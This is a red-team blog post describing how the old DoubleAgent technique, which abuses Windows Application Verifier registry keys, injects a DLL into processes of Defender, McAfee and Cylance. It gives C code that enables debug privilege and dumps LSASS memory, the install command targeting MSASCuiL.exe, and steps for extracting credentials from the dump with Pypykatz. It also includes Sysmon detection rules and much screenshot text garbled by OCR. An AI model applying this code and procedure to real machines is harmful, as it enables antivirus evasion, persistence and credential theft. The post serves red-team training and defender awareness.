# Masquerading Windows processes like a DoubleAgent.

sensepost.com/blog/2020/masquerading-windows-processes-like-a-doubleagent.

I've been spending some time building new content for our Introduction to Red Teaming course, which has been great for diving into AV/EDR bypass techniques again. In this blog post, I will demonstrate how to re-weaponise the old "DoubleAgent" technique, making endpoint security products do the hacking work for us.

One known vector to shimmy past AV solutions is to use process injections. At BlackHat 2019, a number of process injection techniques were presented by Itzik Kotler. A typical code injection implementation using known WINAPI functions, such as the combination of VirtualAlloc, WriteProcessMemory and CreateRemoteThread are well known by endpoint security solutions and will often raise alerts. Whether static or dynamic analysis kicks in, the chances of remaining undetected when using these functions are close to NULL. Alas, the cat and mouse game keeps going endlessly.

In 2017, Cybellum disclosed an interesting vulnerability, named DoubleAgent, for injecting code into processes and maintaining persistence at the same time. Originally, Cybellum used this technique to load a malicious DLL into processes owned by AVs. The beauty of this technique is that legitimate Windows functionality is being abused, the Application Verifier. If this is not enough to tickle your curiosity, maybe the following lines will:

DoubleAgent can continue injecting code even after reboot making it a perfect persistence technique to "survive" reboots/updates/reinstalls/patches/etc. Once the attacker decides to inject a DLL into a process, they are forcefully bounded forever. Even if the victim would completely uninstall and reinstall its program, the attacker's DLL would still be injected every time the process executes.

#### DoubleAgent Technical Blog Post

Due to the age and criticality of this tool, it should be widely detected. MITRE classified this technique in January 2018 in their ATT&CK knowledge base of adversary tactics and techniques as T1183. Sysmon (part of the SysInternals Suite) can be used to flag exploitation steps performed by DoubleAgent through the use of rules that correlate with MITRE's database. Essentially, monitoring for the creation and modification of registry keys under HKEY\_LOCAL\_MACHINE/SOFTWARE/Microsoft/Windows NT/CurrentVersion/Image File Execution Options/PROCESS\_NAME should be implemented. An example of such an implementation as Sysmon rules can be seen below.

```
<Sysmon schemaversion="4.23">
<EventFiltering>
<RuleGroup groupRelation="or" name="">
<!-- Event ID 12,13,14 == RegObject added/deleted, RegValue Set, RegObject Renamed Include
```

-->

<RegistryEvent onmatch="include">

<TargetObject name="MitreRef=T1183,technique\_name=Image File Execution Options Injection" condition="begin with">HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options</TargetObject>

<TargetObject name="MitreRef=T1183,technique\_name=Image File Execution Options Injection" condition="begin with">HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Image File Execution Options</TargetObject>

</RegistryEvent>

</RuleGroup>

</EventFiltering>

</Sysmon schemaversion="4.23">

Applications and Services Lo Applications and Services Lo Saved Logs Subscriptions	Information 3/3     Information 3/3     Information 3/3     Information 3/3     Information 3/3     Information 3/3     Information 3/3	e and Time /2020 11:24:05 AM /2020 11:18:17 AM /2020 11:18:17 AM /2020 11:18:17 AM /2020 11:18:17 AM	Source Microsoft-Windows-Sysmon Microsoft-Windows-Sysmon Microsoft-Windows-Sysmon Microsoft-Windows-Sysmon	1 5	Task C (1) (5)	
Applications and Services Lo Applications and Services Lo Saved Logs Subscriptions	Information 3/3     Information 3/3     Information 3/3     Information 3/3     Information 3/3     Information 3/3     Information 3/3	/2020 11:24:05 AM /2020 11:18:17 AM /2020 11:18:17 AM /2020 11:18:17 AM	Microsoft-Windows-Sysmon Microsoft-Windows-Sysmon Microsoft-Windows-Sysmon	1 5	(1)	
Saved Logs	Information 3/3     Information 3/3     Information 3/3     Information 3/3     Information 3/3     Information 3/3	/2020 11:18:17 AM /2020 11:18:17 AM /2020 11:18:17 AM	Microsoft-Windows-Sysmon Microsoft-Windows-Sysmon	5		
Subscriptions	Information 3/3     Information 3/3     Information 3/3     Information 3/3     Information 3/3     Information 3/3	/2020 11:18:17 AM /2020 11:18:17 AM	Microsoft-Windows-Sysmon		(5)	
Subscriptions (	Information 3/3     Information 3/3     Information 3/3     Information 3/3	/2020 11:18:17 AM	and the fill and the fill and the second	11	(1) (11) (11)	
	Information 3/3  Information 3/3		Microsoft-windows-sysmon			
	Information 3/3	2020 11:10:17 AM	Microsoft-Windows-Sysmon		(13)	
		/2020 11:18:17 AM	Microsoft-Windows-Sysmon		(12)	
	<ol> <li>Information 3/3</li> </ol>	/2020 11:18:17 AM	Microsoft-Windows-Sysmon		(12)	
		/2020 11:18:17 AM	Microsoft-Windows-Sysmon		(12)	
		/2020 11:18:17 AM	Microsoft-Windows-Sysmon		(7)	
	~	/2020 11-18-17 AM	Microsoft-Windows-Sysmon		(1)	
	General Details  Friendly View  + System	XML View				
	- EventData					
	RuleName	MitreRef	=T1183,technique_name=I	mage File	Execution Options Injection	
	EventType					
	UtcTime		-03 11:18:17.113			
	ProcessGu		45-3CF9-5E5E-0000-00104	12025000	n	
		1. 1. 1. 1. 1. 1. 1. 1. 1. 1. 1. 1. 1. 1	45-3CF9-5E5E-0000-00104	3833800	1}	
	ProcessId	6696	<u> </u>			
	Image	C:\Users\		\Double	Agent_x64.exe	

Events monitored by Sysmon.

As such, Blue Teams are not left in the dark, and can monitor and act upon the following succession of Sysmon event IDs (coupled with the previously mentioned rules) referenced as T1183:

- 12 registry object creation/deletion
- 13 value set for a registry entry

AV/EDR detection of this technique, as well as protection of their own services against it are startlingly poor for something so serious and so old.

# A few words on Application Verifier


Application Verifier is a native code quality tool that is part of the Debugging Tools for Windows. According to MSDN, Application Verifier serves the following purpose:

Using Application Verifier in Visual Studio makes it easier to create reliable applications by identifying errors caused by heap corruption, and incorrect handle and critical section usage.

### Application Verifier Documentation (MSDN)

For those more familiar with Linux, Application Verifier effectively gives us functionality similar to the LD\_PRELOAD environment variable. LD\_PRELOAD can be used to load ELF shared objects (.so files) before all others. This allows loading a library with user-defined functions, to ultimately override or hook existing functions used by a binary. In the world of Windows, a DLL is just a "shared object" loaded dynamically.

Understanding how exactly Application Verifier works under the hood seems to be yet another mystery surrounding Windows internals. There is some documentation (in Cybellum's original blog post and here) but a very limited amount of information is publicly available. Without going into the details on how DLLs are initialised when Application Verifier is turned on, the complexity results in one small result: two registry keys are created under HKEY\_LOCAL\_MACHINE/SOFTWARE/Microsoft/Windows NT/CurrentVersion/Image File Execution Options/PROCESS\_NAME, namely GlobalFlag and VerifierDlls. The next time the process is called, the DLL specified in the VerifierDlls registry key will be loaded as well.



Registry keys created when Application Verifier is turned on for MSASCuiL.exe

Registry modifications in HKLM imply administrative access on the host. Application Verifier changes registry keys under HKLM, which is why you need admin privileges to run DoubleAgent, making this a post-exploitation and persistence technique.

# **DLL injections with DoubleAgent**

The PoC released on Cybellum's GitHub is unarmed. It can be used to determine whether loading a DLL in a target process with Application Verifier is successful, but it does not perform specific actions.

After resolving a few external dependencies in Visual Studio 2019 to compile the project's source code, the resultant binaries were pushed onto an updated Windows 10 Enterprise machine with Windows Defender. Surprisingly, no detection occurred, even with the original code left unchanged. This suggested that no signature for DoubleAgent exists in Windows Defender at the time of writing.

Windows Defender Security Cen	ter		_	
= Advance	ed scans			
命 Run full, custo	m, or Windows Defender Offline scan.			
No threats for	ınd.			
⇒ Cast scan: 3/5/	<sup>/2020</sup> (custom scan) 12			
(ျာ) Threats found	Files scanned			
Scan offline	e			
📕   🛃 🚽   bin			_	
File Home Share	View			~ <b>?</b>
← → × ↑ 📙 C:\Users\	Master\Desktop\bin	~ ē	Search bin	Q
	Name	Date modified	Туре	Size
📌 Quick access	x64	3/3/2020 5:11 PM	File folder	
Desktop	* x86	3/3/2020 5:11 PM	File folder	
🕂 Downloads	DoubleAgent_x64	2/28/2020 3:58 PM	Application	120 KB
🖆 Documents	DoubleAgent_x64.iobj	2/28/2020 3:58 PM	IOBJ File	71 KB
Pictures	A DoubleAgent_x64.ipdb	2/28/2020 3:58 PM	IPDB File	22 KB
av-hex-change	DoubleAgent_x64.pdb	2/28/2020 3:58 PM	PDB File	3,188 KB
split	🕞 DoubleAgent_x86	2/28/2020 3:59 PM	Application	104 KB
👳 training (\\vboxsrv) (Z:)	DoubleAgent_x86.iobj	2/28/2020 3:59 PM	IOBJ File	64 KB
x64	DoubleAgent_x86.ipdb	2/28/2020 3:59 PM	IPDB File	19 KB

No signature exists in Windows Defender for DoubleAgent.

So what about dynamic analysis? Windows Defender did not prevent it either when injecting into notepad.exe. When running the resultant binaries, DoubleAgent would create the relevant registry entries for the target executable to load DoubleAgent.dll.

C:\Windows\System32\cmd	l.exe								_	
Microsoft Windows [Ver (c) 2017 Microsoft Cor				d.		Untitled - Notepad		_		×
C:\Users\Master\Deskto	p\bin>Dou	ubleAgent_>	x64.exe in	stall	l notepad.exe	<u>F</u> ile <u>E</u> dit F <u>o</u> rmat <u>V</u>	iew <u>H</u> eip			^
C:\Users\Master\Deskto	p\bin>no	tepad.exe								
C:\Users\Master\Deskto	p\bin>									
						<				>
🎯 Process Explorer - Sysinterna	ls: www.sysir	ternals.com [D	ESKTOP-A4U9	M19\M	laster] (Administrator)			_		×
<u>File</u> Options <u>V</u> iew <u>P</u> rocess	F <u>i</u> nd <u>D</u> LL	<u>U</u> sers <u>H</u> elp								
🛃 🛃 🔚 🖪 🗂 🎯 🛙	🕾 🗡 🕅	<b>@</b>								
Process	CPU	Private Bytes	Working Set	PID	Description		Co	mpany Nar	ne	^
MsMpEng.exe	0.24	141,568 K	115,660 K	2144	Antimalware Service Executable	•	Mic	crosoft Corp	oration	
NisSrv.exe		4,076 K	9,312 K	3208	3 Microsoft Network Realtime Insp	ection Service		crosoft Corp		
notepad.exe		21,492 K	26,324 K		2 Notepad			crosoft Corp		
/ notepad.exe	Susp	72 K	32 K	1060	) Notepad		Mic	crosoft Corp	oration	×
OneDrive.exe	<									>
Name	Description		Compan	y Name	Path					^
dbahelp.dll	Windows Ima	e Helper	Microsoft	Corpora	ation C:\Windows\System	132\dbahelp.dll				
DoubleAgentDll.dll						132\DoubleAgentDll.dll				
dwmapi.dl		ktop Window Ma						•		
efswrt.dll		ction Windows R								
gdi32.dll	GDI Client DL	L	Microsoft	Corpora	ation C:\Windows\System	n32\gdi32.dll				

The DoubleAgent.dll was injected into notepad.exe without Windows Defender raising an alert or blocking it.

But what about other AVs? We looked at McAfee and Cylance. Instead of simply loading the DLL into notepad, a process owned by McAfee was targeted. The objective was to verify that DLL injections via this technique in an AV-related process could still work.

svcho:	st.exe				5,388 K	23,508 K	3792 Host Process for Windows S Microsoft Corporation
svcho:	st.exe				3,780 K	14,688 K	4244 Host Process for Windows S Microsoft Corporation
= svcho:	st.exe				2,100 K	6,952 K	4360 Host Process for Windows S Microsoft Corporation
Ctfr	non.exe				2,792 K	13,080 K	4616 CTF Loader Microsoft Corporation
macompatsvc.exe					48,308 K	43,396 K	4436 MA Compat service McAfee LLC.
svcho:	st.exe				5,164 K	15,552 K	4080 Host Process for Windows S Microsoft Corporation
					2.004.14	10 100 1/	ENTER CHARLES ME DO P
Name	Description	Company Name	Pat	th			
advapi32.dll	Advanced Windows 32 Base API	Microsoft Corporation	C:\\	Windows	\SysWOW64\adva	pi32.dll	
bcrypt.dll	Windows Cryptographic Primitives	Microsoft Corporation	C:\\	Windows	\SysWOW64\bcryp	t.dll	
bcryptprimitives.dll	Windows Cryptographic Primitives	Microsoft Corporation	C:\\	Windows	\SysWOW64\bcryp	tprimitives.dll	
clbcatq.dll	COM+ Configuration Catalog	Microsoft Corporation	C:\\	Windows	\SysWOW64\clbca	tq.dll	
combase.dll	Microsoft COM for Windows	Microsoft Corporation	C:\\	Windows	\SysWOW64\comb	ase.dll	
crypt32.dll	Crypto API32	Microsoft Corporation	C:\\	Windows	\SysWOW64\crypt3	32.dll	
crypt32.dll.mui	Crypto API32	Microsoft Corporation	C:\\	Windows	\System32\en-US\a	rypt32.dll.mui	
cryptbase.dll	Base cryptographic API DLL	Microsoft Corporation	C:\\	Windows	\SysWOW64\cryptl	base.dll	
cryptnet.dll	Crypto Network Related API	Microsoft Corporation			\SysWOW64\cryptr		
cryptsp.dll	Cryptographic Service Provider API	Microsoft Corporation			SysWOW64\crypts		
DoubleAgentDII.dll					\SysWOW64\Doub		
gdi32.dll	GDI Client DLL	Microsoft Corporation			\SysWOW64\gdi32		•
gdi32full.dll	GDI Client DLL	Microsoft Corporation	C:\\	Windows	\SysWOW64\gdi32	full.dll	

DoubleAgent was injected into McAfee's macompatsvc.exe process.

McAfee did not complain either. This suggested that the antivirus did not ensure that DLLs were actually signed by a trusted authority before being loaded (for example Microsoft or McAfee itself). Neither did McAfee protect the relevant registry keys that allowed for the DoubleAgent DLL to be loaded.

In Cybellum's mitigation section, Windows Defender was said to be protected from DoubleAgent because it made use of Protected Process. However, we were able to inject into the Defender UI process, MSASCuil.exe as well as the scanning service MsMpEng.exe. However, the latter required a reboot to trigger a process restart (or another way of restarting the service) and the service wouldn't succeed in starting (the attack would still run).

Similarly, with Cylance, we could inject into both the UI (CylanceUI.exe) and the Service (CylanceSVC.exe), however, the latter protects itself from being killed, even at a SYSTEM level, and a reboot (or method of restarting the process) would be required for the malicious DLL to be loaded.

We'll cover injecting weaponised DLLs into Cylance and Defender later on in this post.

## Weaponising the PoC

Since both static and dynamic analysis failed to pick up the technique, the next step was to weaponise the original PoC. However, AVs/EDRs might pick up exploitation attempts at runtime, but that would partly depend on the functions called from within the DLL. For example, the common succession of suspicious function calls (VirtualAllocEx, WriteProcessMemory CreateRemoteThread) might be a bad choice. To avoid such behaviour, code to create a dump of the LSASS process' memory was used.

The first step is to obtain a handle on the LSASS process which requires that the debug privilege (SeDebugPrivilege) has been granted to the calling process, which, in turn, requires administrative privileges on the host. Anyone who's used Mimikatz knows this. This is also valid for the process containing the injected DoubleAgent DLL. Without debug privileges, no dump of LSASS can occur. Since administrative access is required to set the debug privilege, it is a matter of calling the injected process with high integrity, setting the debug privilege on the access token, dumping LSASS … and finally praying that it works.

Ensuring one has the necessary debug privilege can be implemented like this:

```
HANDLE hToken;
LUID luid;
TOKEN_PRIVILEGES tkp;
OpenProcessToken(GetCurrentProcess(), TOKEN_ADJUST_PRIVILEGES | TOKEN_QUERY, &hToken);
LookupPrivilegeValue(NULL, SE_DEBUG_NAME, &luid);
tkp.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;
AdjustTokenPrivileges(hToken, FALSE, &tkp, sizeof(tkp), NULL, NULL);
CloseHandle(hToken);
```

Once the calling process' access token has debug privileges, a dump of LSASS can be requested. The following code snippet creates a snapshot of all the existing processes on the system, iterates over them to find the target process and finally returns a handle to it.

Once found, the MiniDumpWriteDump function is called to generate a memory dump of LSASS and save it under C:\Windows\Temp\.

```
HANDLE procname = NULL;
PROCESSENTRY32 entry;
entry.dwSize = sizeof(PROCESSENTRY32);
HANDLE snapshot = CreateToolhelp32Snapshot(TH32CS SNAPPROCESS, 0);
HANDLE outFile = CreateFile(L"C:\\Windows\\Temp\\trythisstuff.dmp", GENERIC_ALL, 0, NULL,
CREATE ALWAYS, FILE ATTRIBUTE NORMAL, NULL);
if (Process32First(snapshot, &entry) == TRUE)
{
 while (Process32Next(snapshot, &entry) == TRUE)
 {
   if (_wcsicmp(entry.szExeFile, L"lsass.exe") == 0)
   {
     procname = entry.szExeFile;
     lsassPID = entry.th32ProcessID;
     HANDLE hProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, lsassPID);
     MiniDumpWriteDump(hProcess, lsassPID, outFile, MiniDumpWithFullMemory, NULL, NULL,
NULL);
     CloseHandle(hProcess);
   }
 }
}
CloseHandle(snapshot);
```

The weaponised code will reside in the DllMain function of the armed DoubleAgent DLL. Running complex code here can produce several unwanted effects depending on the functions called. DllMain is an optional entry point into a DLL and when the system starts or terminates a process or thread, it calls the entry-point function for each loaded DLL using the first thread of the process. This entry-point is, for example, called when using functions such as LoadLibrary or FreeLibrary. Microsoft specifically recommends restricting the functions called in D11Main to the bare minimum and do the heavy lifting after the calling process has finished initialisation. A process could crash, freeze, or not even load if functions are called from DLLs other than kernel32.dll. kernel32.dll is guaranteed to be loaded during the DLL's initialisation phase, which means that functions exported by kernel32.dll can be called without loading additional DLLs. Calling functions other than those from kernel32.dll may load additional DLLs, which could ultimately result in deadlocks or dependency loops. Even when it comes to calling "safe" functions Microsoft has doubts: Unfortunately, there is not a comprehensive list of safe functions in kernel32.dll. In general, avoid any function that may load additional DLLs or ones waiting for an event before continuing the execution of the program. As an example of a "deadlock", imagine the function WaitForSingleObject being executed when the DllMain function was called with the DLL PROCESS ATTACH value. This

function may indefinitely wait for a specified object to be in a particular state. The process may never fully execute and gets stuck in a deadlock. Additional technical details on DllMain and its best practices may be found here and here.

# **Case Studies**

In the custom code added to the PoC, some functions call additional DLLs (e.g. MiniDumpWriteDump loads Dbghelp.dll and Dbgcore.dll), which is exactly what should be avoided. However, for our particular case, the MiniDump completes but causes a hang in the process (i.e. the AV process itself) requiring it to be killed, something we can do for some processes (e.g. the UIs), but not for others. Full control over a process or service is not always possible though. For example, Cylance and Defender protect their scanning services even from SYSTEM-level access, and attempting to kill it results in an access denied condition. Injecting a DLL into Cylance or Defender's scanning service is nonetheless feasible, but since no control over it is possible, a system reboot (or other method to restart it) would first be required for the technique to work.

The DLL injection with DoubleAgent worked against many executables, including cmd.exe, notepad.exe or even lsass.exe. For the sake of this blog post though, the DLL will be injected into processes owned by AVs.

### Windows Defender

As mentioned earlier, the ability to kill a process and re-run it with administrative privileges is required to successfully use the weaponised DoubleAgent PoC.

Based on Process Explorer's output, the Windows Defender Notification Icon executable (MSASCuiL.exe) seems to match the control criteria since it is currently running under the context of the logged in user *Masteramsi*.

Process Explorer - Sysinternals: www.sysinternals.com [DESKTOP-LP87A71\Masteramsi] (Administrator)

	E 🗌 🎯   I	😤 🗡 🖗 🏵	1 Date	1		A	:
Process	CF	Private Bytes	Working Set	PID	Description	Company Name	User Name
🖃 😋 cmd.exe		2,120 K			8 Windows Command Processor	Microsoft Corporation	DESKTOP-LP87A71\Masterams
car, conho		6,748 K			0 Console Window Host	Microsoft Corporation	DESKTOP-LP87A71\Masterams
SASCui 🕂		1,796 k			2 Windows Defender notification icon	Microsoft Corporation	DESKTOP-LP87A71\Masterams
🥳 VBoxTray		01 2,496 K			0 VirtualBox Guest Additions Tray Application	Oracle Corporation	DESKTOP-LP87A71\Masterams
OneDrive.		02 17,040 K			6 Microsoft OneDrive	Microsoft Corporation	DESKTOP-LP87A71\Masterams
🎥 procexp 64	4.exe 3.	12 26,704 K	48,620 K	4912	2 Sysinternals Process Explorer	Sysinternals - www.sysinter.	DESKTOP-LP87A71\Masterams
advapi32.dll atttburgk.dll		indows 32 Base AP					
atthunk dll	atthunk dll	ndows 32 base Ar	Microsoft Co				
cryptprimitives.dll	Windows Cryp	otographic Primitive	s Microsoft Co	rporatior		es.dll	
fgmgr32.dll	-	Manager DLL	Microsoft Co		, , ,		
lbcatq.dll	-	uration Catalog	Microsoft Co				
combase.dll		I for Windows	Microsoft Co				
crypt32.dll gdi32.dll	Crypto API32 GDI Client DL		Microsoft Co Microsoft Co		,		
adi32full.dll	GDI Client DL	-	Microsoft Co		,		
GdiPlus.dll	Microsoft GDI	-	Microsoft Co		· · · · · · · · · · · · · · · · · · ·	oft windows adiplus 65	
		ndows IMM32 API					
mm32.dll							
mm32.dll kernel.appcore.dll	AppModel AP		Microsoft Co	poration	on C:\Windows\System32\kernel.appco	re.dll	

MSASCuiL.exe was chosen as the target process.

The first step is to create the registry keys to instruct the process to use Application Verifier with the weaponised DoubleAgent DLL. This can be done manually or with the compiled DoubleAgent executable. Figuring out whether the target process is 64-bit or 32-bit is straightforward with Process Explorer.

MSASCuiL	.exe:4172 Pro	perties		-	-		×
GPU Graph	Threads	TCP/IP	Security	Enviror	nment	Stri	ings
Image	Performance	Perfo	ormance Grap	h	Disk an	d Netw	ork
Image File	Windows De	efender noti	fication icon				
Version: Build Time Path:	4.12.16299	. 15					
	ram Files\Wind	ows Defende	er\MSASCuiL.	exe		Explore	
Command							
"C:\Prog	gram Files\Wind	lows Defend	ler (MSASCuil	.exe"			
Current d	irectory:						
C:\Wind	ows\System32	\					
Autostart	Location:						_
HKLM\S(	OFTWARE Micr	osoft\Windo	ws\CurrentV	ersion (Ru	ın\Se	E <u>x</u> plore	2
Parent:	explorer.exe(	4892)			V	erify	
User:	DESKTOP-LP8	7A71\Maste	ramsi				
Started:	12:19:27 PM	3/6/2020	Image: 64	1-bit	Bring	to Fron	it
Comment:					<u>K</u> ill F	rocess	
VirusTotal:			Sub	mit			
Data Execu	ition Preventio	n (DEP) Stat	us: Enabled	(permane	nt)		
Address Sp	ace Load Rand	lomization:	High-Ent	opy, Bot	tom-Up		
Control Flov	w Guard:		Enabled				
Enterprise (	Context:		N/A				
				<u>0</u> K		<u>C</u> ano	el

MSASCuiL.exe is a 64-bit process.

In this instance, MSASCuiL is a 64-bit process, thus the x64 DoubleAgent executable was used.

DoubleAgent\_x64.exe install MSASCuiL.exe


Next, the notification icon process is killed and restarted with administrative rights. Bear in mind that a UAC prompt might appear.

At this stage, MSASCuiL no longer ran properly; the process started, then exited after around 2-3 seconds. However, a dump of LSASS was written to our target directory C:\Windows\Temp.

:\Windows\system32\cmd.exe					_
sers\Masteramsi\Desktop\D	oubleAgent\bin>DoubleAgent_>	<pre>x64.exe install MSASC</pre>	CuiL.exe		
sers\Masteramsi\Desktop\D	oubleAgent\bin>				
📙   🛃 📕 🖛   Temp				- 0	1 >
File Home Share	View				$\sim$
$\leftarrow$ $\rightarrow$ $\checkmark$ $\uparrow$ $\square$ $\Rightarrow$ Thi	is PC → Local Disk (C:) → Windows →	Temp →	✓ Ċ Search	Temp	م
🖈 Quick access	Name	Date modified	Туре	Size	
	amcC6D1.tmp	3/3/2020 4:16 AM	TMP File	8 KB	
Desktop 🖈	amcC394.tmp	3/3/2020 4:16 AM	TMP File	8 KB	
🔶 Downloads 🛛 🖈	amcCAE9.tmp	3/3/2020 4:16 AM	TMP File	8 KB	
🖆 Documents 🖈	amcCF5F.tmp	3/3/2020 4:16 AM	TMP File	8 KB	
📰 Pictures 🛛 🖈	amcD1F0.tmp	3/3/2020 4:16 AM	TMP File	8 KB	
dogs	amcD443.tmp	3/3/2020 4:16 AM	TMP File	8 KB	
h Music	amcDBAD.tmp	3/3/2020 4:18 AM	TMP File	8 KB	
🛖 training (\\vboxsrv)	FXSAPIDebugLogFile	3/2/2020 8:26 PM	Text Document	0 KB	
Videos	FXSTIFFDebugLogFile	3/2/2020 8:26 PM	Text Document	0 KB	
Videos	MpCmdRun	3/6/2020 2:39 PM	Text Document	24 KB	
OneDrive	MpSigStub	3/6/2020 2:39 PM	Text Document	11 KB	
This PC	tem3EAA.tmp	3/3/2020 4:16 AM	TMP File	1 KB	
	tem4EC2.tmp	3/2/2020 8:26 PM	TMP File	1 KB	
💣 Network	trythisstuff.dmp	3/6/2020 2:44 PM	DMP File	41,343 KB	
	TS_DCA7.tmp	3/5/2020 9:41 AM	TMP File	192 KB	
27 items 1 item selected	40.3 MB				

A dump of LSASS called trythisstuff.dmp existed C:\Windows\Temp folder.

The dump can now be copied and parsed offline with Pypykatz (or Mimikatz) to extract credentials and hashes.



Using Pypykatz to parse the dump and extract hashes/credentials.

From the technical blog post released by Cybellum, the following was stated in the Mitigation section:

Microsoft has provided a new design concept for antivirus vendors called Protected Processes. The new concept is specially designed for antivirus services. Antivirus processes can be created as "Protected Processes" and the protected process infrastructure only allows trusted, signed code to load and has built-in defense against code injection attacks. This means that even if an attacker found a new Zero-Day technique for injecting code, it could not be used against the antivirus as its code is not signed.

#### https://cybellum.com/doubleagentzero-day-code-injection-and-persistence-technique/

At this stage, I have some doubts around this claim as I was able to inject into both the UI and engine service. Whether Microsoft actually applied code signing verification to Windows Defender, removed it or shipped it only for specific Windows builds is unknown. In any case, even if code signing verification is applied to loaded DLLs, the code is still being executed. Further verification was made by having a look at the registry entry of MSASCuiL and MsMpEng, where keys to use Application Verifier existed.

### Cylance

We tried the same technique against Cylance running the most restrictive policy (3 – *Top Protection*). With DoubleAgent, Cylance remained, well... silent. Similar to McAfee, the DoubleAgent DLL was successfully loaded into CylanceSvc.exe (running as SYSTEM) and CylanceUI.exe (running under the context of the logged in user).

Device D	etails: DESK	FOP-LI	287A71 - Trai	ning Test 2
Device is	offline	IP Address 10.0.2.15	Se5:	Edit Device Properties
Hostname:	DESKTOP-LP87A71	MAC Addr		Name:
Agent Version:	2.1.1550	08-	-DD	DESKTOP-LP87A71 - Training Test 2
CylanceOPTICS				222 characters remaining
Version:	Not Installed	<u>^</u> 0	Unsafe	Policy:
Lockdown Status:	CylanceOPTICS 2.0 not	0	Ouarantined	3- Top Protection
installed		0	Quaranuneu	
OS Versions:	Microsoft Windows 10	<b>X</b> 0	Threats Cleared	Zones:
Pro		<b>*</b> 0	Waived	Add Zones
		? 0	Abnormal	Agent Logging Level
		۰	Exploit Attempts	Information •
Added:	3/6/2020			
Last Connected:	3/6/2020 4:40:58 PM			Self Protection Level
Last Reported Users:				Local System 🔻
DESKTOP-LP87A71\N				Available for Agent version 1380 and higher.

Cylance's Top Protection was applied to the host DESKTOP-LP87A71.

	🗖 🚳 🐨 🗡 🗛	٠	A Anna !-			all the state of the				A
rocess		CPU	Private Bytes W	Vorking Set	PID Description	n		Company Name	User Name	
VBox Tray.exe One Drive.exe procexp64.ex		0.04 0.08 4.47	9,912 K 17,636 K 34,568 K	17,840 K 52,848 K 44,820 K	6076 Microsoft O	Guest Additions Tray A IneDrive s Process Explorer	pplication	Oracle Corporation Microsoft Corporation Sysintemals - www.sysinte	DESKTOP-LP87A71\Masteramsi DESKTOP-LP87A71\Masteramsi r DESKTOP-LP87A71\Masteramsi	
Cylance UI.ex		0.01	91,960 K	15,160 K	4788 Cylance Pro	otect	the fifther and first of	Cylance, Inc.	DESKTOP-LP87A71\Masteramsi	
🔁 Taskmgr.exe		0.88	18,068 K	41,768 K	6532 Task Mana	ger		Microsoft Corporation	DESKTOP-LP87A71\Masteramsi	
		<								>
ame	Description		Company Name	Pat	th					
	Nindows Image Helper		Microsoft Corporation		Windows\System3					
sapi.dl [	Vindows Image Helper DNS Client API DLL		Microsoft Corporation Microsoft Corporation	n C:\\	Windows\System3	2\dnsapi.dl		_		
sapi.dl ( publeAgentDli.dl			Microsoft Corporation	n C:\\ C:\\	Windows\System3	2\dnsapi.dl 2\DoubleAgentDli.dl		•		
sapi.dl ( publeAgentDli.dl mapi.dl /	ONS Client API DLL	Manag	Microsoft Corporation	n C:\\\ C:\\\ n C:\\\	Windows\System32 Windows\System32	2\dnsapi.dl 2\DoubleAgentDll.dll 2\dwmapi.dl		•		
sapi.dl [ bubleAgentDI.dl mapi.dl ] Wrte.dl ]	INS Client API DLL	Manag y Serv	Microsoft Corporation Microsoft Corporation Microsoft Corporation	n C:\\ C:\\ n C:\\ n C:\\	Windows \System3. Windows \System3. Windows \System3. Windows \System3.	2\dnsapi.dl 2\DoubleAgentDll.dll 2\dwmapi.dl		-		
sapi.dl D buble Agent DII.dl mapi.dl N Write.dl N	DNS Client API DLL Mcrosoft Desktop Window M Mcrosoft DirectX Typography	Manag y Serv	Microsoft Corporation Microsoft Corporation Microsoft Corporation	n C:\\ C:\\ n C:\\ n C:\\	Windows \System3. Windows \System3. Windows \System3. Windows \System3.	2\dnsapi.dl 2\DoubleAgentDll.dll 2\dwmapi.dl	- [			
sapi.dl U publeAgentDli.dl mapi.dl Nrte.dl N Vute.dl N	DNS Client API DLL Mcrosoft Desktop Window M Mcrosoft DirectX Typography	Manag y Serv Process	Microsoft Corporation Microsoft Corporation Microsoft Corporation ses: 100 Physical U	n C:\\ C:\\ n C:\\ Jsage: 22.43*	Windows (System 3) Windows (System 3) Windows (System 3) Windows (System 3)	2\dnsapi.dl 2\DoubleAgentDll.dll 2\dwmapi.dl		× -		
agidl ( JubieAgentDLdl mapidl 1 Nrte.dl 1 PU Usage: 21.68% ( Temp ← → × ↑	DNS Client API DLL Mcrosoft Desktop Window M Mcrosoft DirectX Typography Commit Charge: 18.73%	Manag y Serv Process	Microsoft Corporation Microsoft Corporation Microsoft Corporation ses: 100 Physical U > Windows > Te Date modified	n C:\\ C:\\ n C:\\ n C:\\ Jsage: 22.43*	Windows \System3; Windows \System3; Windows \System3; Windows \System3; %	2 dnsapi dl 20 Double Agent Di dl 21 Dwite dl 21 DWite dl 2 Search Temp Size				
